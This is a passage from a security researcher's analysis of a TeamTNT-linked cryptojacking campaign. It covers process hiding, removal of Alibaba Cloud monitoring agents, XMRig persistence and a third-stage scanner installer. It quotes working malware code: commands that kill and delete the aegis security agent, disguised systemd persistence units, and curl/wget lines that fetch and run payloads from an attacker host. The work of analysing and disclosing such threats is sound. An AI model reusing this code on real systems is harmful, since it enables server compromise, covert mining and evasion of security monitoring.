    PS_CMD="/bin/ps.lanigiro"
fi
```


Creation of process hiding script and subsequent timestomping

The attacker uses the same procedure to modify the top and pstree utilities, hiding malicious processes from their outputs.

Alibaba Cloud Agent Removal

Continuing from the process hiding procedure described above, the script goes on to determine whether it's running on Gentoo or CoreOS. After the Linux distribution is identified, subsequent functions are dedicated to removing monitoring tools typically found in Alibaba Cloud.

This is interesting as it suggests targeting of Alibaba Cloud Linux servers rather than Docker containers, something which doesn't add up given the method of initial access discussed previously. This was another indicator that the payload in question wasn't developed with this particular campaign in mind.




```
stop_aegis_pkill(){
    pkill -9 AliYunDun >/dev/null 2>&1
    pkill -9 AliHids >/dev/null 2>&1
    pkill -9 AliHips >/dev/null 2>&1
    pkill -9 AliNet >/dev/null 2>&1
    pkill -9 AliSecGuard >/dev/null 2>&1
    pkill -9 AliYunDunUpdate >/dev/null 2>&1
    /usr/local/aegis/AliNet/AliNet --stopdriver
    /usr/local/aegis/alihips/AliHips --stopdriver
    /usr/local/aegis/AliSecGuard/AliSecGuard --stopdriver
    printf "%-40s %40s\n" "Stopping aegis" "[  OK  ]"
}
# can not remove all aegis folder, because there is backup file in globalcfg
remove_aegis(){
    if [ -d "${AEGIS_INSTALL_DIR}" ];then
        umount ${AEGIS_INSTALL_DIR}/aegis_debug
        rm -rf ${AEGIS_INSTALL_DIR}/aegis_client
        rm -rf ${AEGIS_INSTALL_DIR}/aegis_update
        rm -rf ${AEGIS_INSTALL_DIR}/alihids
        rm -rf ${AEGIS_INSTALL_DIR}/globalcfg/domaincfg.ini
    fi
}
```

Code snippet for removal of Alibaba monitoring software

Remainder of script


The rest of the script focuses on removing processes from competing miners and downloading then persisting the XMRig payload. Persistence is achieved via a systemd service unit, requiring the user to be root in order to register it.



```
cat >/tmp/ext4.service << EOLB
[Unit]
Description=crypto system service
After=network.target
[Service]
ExecStart=${MOHOME}/[ddns] --config=${MOHOME}/[ddns].pid
WorkingDirectory=${MOHOME}
Restart=always
Nice=0
RestartSec=3
[Install]
WantedBy=multi-user.target
EOLB
mv /tmp/ext4.service /etc/systemd/system/pnsd.service

systemctl enable pnsd.service
systemctl daemon-reload
systemctl start pnsd.service
service start pnsd.service
```

Persistence via a systemd service unit

Finally, the script ends by printing out some TeamTNT ASCII art before proceeding to propagate a copy of itself by enumerating known_hosts and connecting to each host in turn. This is a technique that we've seen in prior cryptojacking campaigns, including from TeamTNT.




```
\e[1;34;49m__________               ___________________________\033[0m"
\e[1;34;49m\__    ___/___ _____    ____\__    ___/\      \__    ___/\033[0m"
\e[1;34;49m  |    |_/ __ \\__  \  /     \|    |   /   |   \|    |   \033[0m"
\e[1;34;49m  |    |\  ___/ / __ \|  Y Y  \    |  /    |    \    |   \033[0m"
\e[1;34;49m  |____| \___  >____  /__|_|  /____|  \____|__  /____|   \033[0m"
\e[1;34;49m             \/     \/      \/                \/         \033[0m"

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ "

\e[1;34;49m           Now you get, what i want to give... --- '''     \033[0m"
```

TeamTNT ASCII art

Before finishing, the script performs a check to see whether the machine has been previously targeted by this malware campaign and outputs a log statement if it has. The third stage payload is then retrieved via cURL before the terminal output is cleared.


Stage 3 — b.sh

With the main objectives of implanting XMRig and establishing persistence complete, the attackers proceed to download and install the internet scanning utilities: zgrab, masscan and pnscan. Since these utilities are being compiled on the target machine, the script begins by ensuring that various compilation tools and dependencies are installed. The most interesting of which is Redis. It seems unlikely that Redis is a dependency of any of the scanning tools so we assumed that it must be used at a later stage.



```
if [ $(command -v apt-get) ];then
    export DEBIAN_FRONTEND=noninteractive
    apt-get update --fix-missing
    apt-get update -y --exclude=procps* psmisc*
    apt-get install -y debconf-doc
    apt-get install -y build-essential
    apt-get install -y libpcap0.8-dev libpcap0.8
    apt-get install -y libpcap*
    apt-get install -y make
    apt-get install -y gcc
    apt-get install -y git
    apt-get install -y redis-server
    apt-get install -y redis-tools
    apt-get install -y redis
    apt-get install -y iptables
    #apt-get install -y wget curl
    apt-get install -y unhide
    apt-get install -y jq
    apt-get install -y bash
    apt-get install -y libpcap-dev
    apt-get install -y docker
```


Non-interactive install of various compilation tools and dependencies




```
${CURL_CMD} -sL -o x1.tar.gz http://oracle.zzhreceive.top/s3f815/s/1.0.4.tar.gz || ${WGET_CMD} -q -O .x112 http://oracle.zzhreceive.top/s3f815/s/1.0.4.tar.gz
sleep 1
[ -f x1.tar.gz ] && tar zxf x1.tar.gz && cd masscan-1.0.4 && make && make install && cd .. && rm -rf masscan-1.0.4

fi
sleep 3 && rm -rf .watch
if ! ( [ -x /usr/local/bin/pnscan ] || [ -x /usr/bin/pnscan ] ); then
${CURL_CMD} -sL -o .x112 http://oracle.zzhreceive.top/s3f815/s/p.tar || ${WGET_CMD} -q -O .x112 http://oracle.zzhreceive.top/s3f815/s/p.tar
sleep 1
[ -f .x112 ] && tar xf .x112&& cd pnscan && ./configure && make && make install && cd .. && rm -rf pnscan .x112

fi
```

Compilation of masscan and pnscan

The script then finishes by downloading two additional payloads and persisting them as service units.



```
mkdir -p /etc/.httpd/...
cd /etc/.httpd/...
if [ ! -f /etc/.httpd/.../httpd ];then
    ${CURL_CMD} -fsSL http://oracle.zzhreceive.top/s3f815/d/c.sh -o httpd
    chmod a+x httpd
fi
cat >/tmp/m.service <<EOL
[Service]
ExecStart=/etc/.httpd/.../httpd
WorkingDirectory=/etc/.httpd/...
Restart=always
RestartSec=30
[Install]
WantedBy=default.target
EOL
```




```
if [ ! -f /var/.httpd/.../httpd ];then
